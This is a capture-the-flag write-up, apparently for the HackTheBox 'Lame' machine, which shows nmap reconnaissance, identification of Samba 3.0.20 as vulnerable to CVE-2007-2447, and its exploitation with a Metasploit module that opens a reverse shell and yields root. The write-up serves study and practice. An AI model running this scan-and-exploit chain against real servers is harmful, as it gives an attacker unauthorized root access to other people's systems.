### Information Gathering

#### 1) Checked open ports


```
-(vigneswar&VigneswarPC)-[~]
<u>$ sudo nmap 10.10.10.3 --min-rate 1000 -sV -p-</u>
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-18 23:19 IST
Nmap scan report for 10.10.10.3
Host is up (0.35s latency).
Not shown: 65530 filtered tcp ports (no-response)
        STATE SERVICE
PORT
                           VERSION
21/tcp
         open ftp
                           vsftpd 2.3.4
22/tcp
         open
              ssh
                           OpenSSH 4.7pl Debian 8ubuntul (protocol 2.0)
              netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
139/tcp open
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
                         distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
3632/tcp open distccd
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 145.99 seconds
```

#### 2) Checked the smb version

```
(vigneswar&VigneswarPC)-[~]
<u>sudo</u> nmap 10.10.10.3 -p445 -sV -sC
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-18 23:36 IST
Nmap scan report for 10.10.10.3
Host is up (0.29s latency).
PORT
        STATE SERVICE
                          VERSION
445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
Host script results:
 smb-os-discovery:
   OS: Unix (Samba 3.0.20-Debian)
   Computer name: lame
   NetBIOS computer name:
   Domain name: hackthebox.gr
   FQDN: lame.hackthebox.gr
   System time: 2024-02-18T13:06:35-05:00
 _smb2-time: Protocol negotiation failed (SMB2)
 _clock-skew: mean: 2h30m21s, deviation: 3h32m11s, median: 18s
 smb-security-mode:
   account_used: guest
   authentication_level: user
   challenge_response: supported
   message_signing: disabled (dangerous, but default)
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 48.89 seconds
```

# Vulnerability Assessment

1) The smb version is vulnerable



## Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' ...

18 Aug 2010 — **Samba 3.0.20** < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit). CVE-2007-2447CVE-34700 . remote **exploit** for Unix platform.

# **Exploitation**

1) Exploited with metasploit

```
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 10.10.14.11:4444
[*] Command shell session 1 opened (10.10.14.11:4444 -> 10.10.10.3:40228) at 2024-02-18 23:38:20 +0530
```

whoami root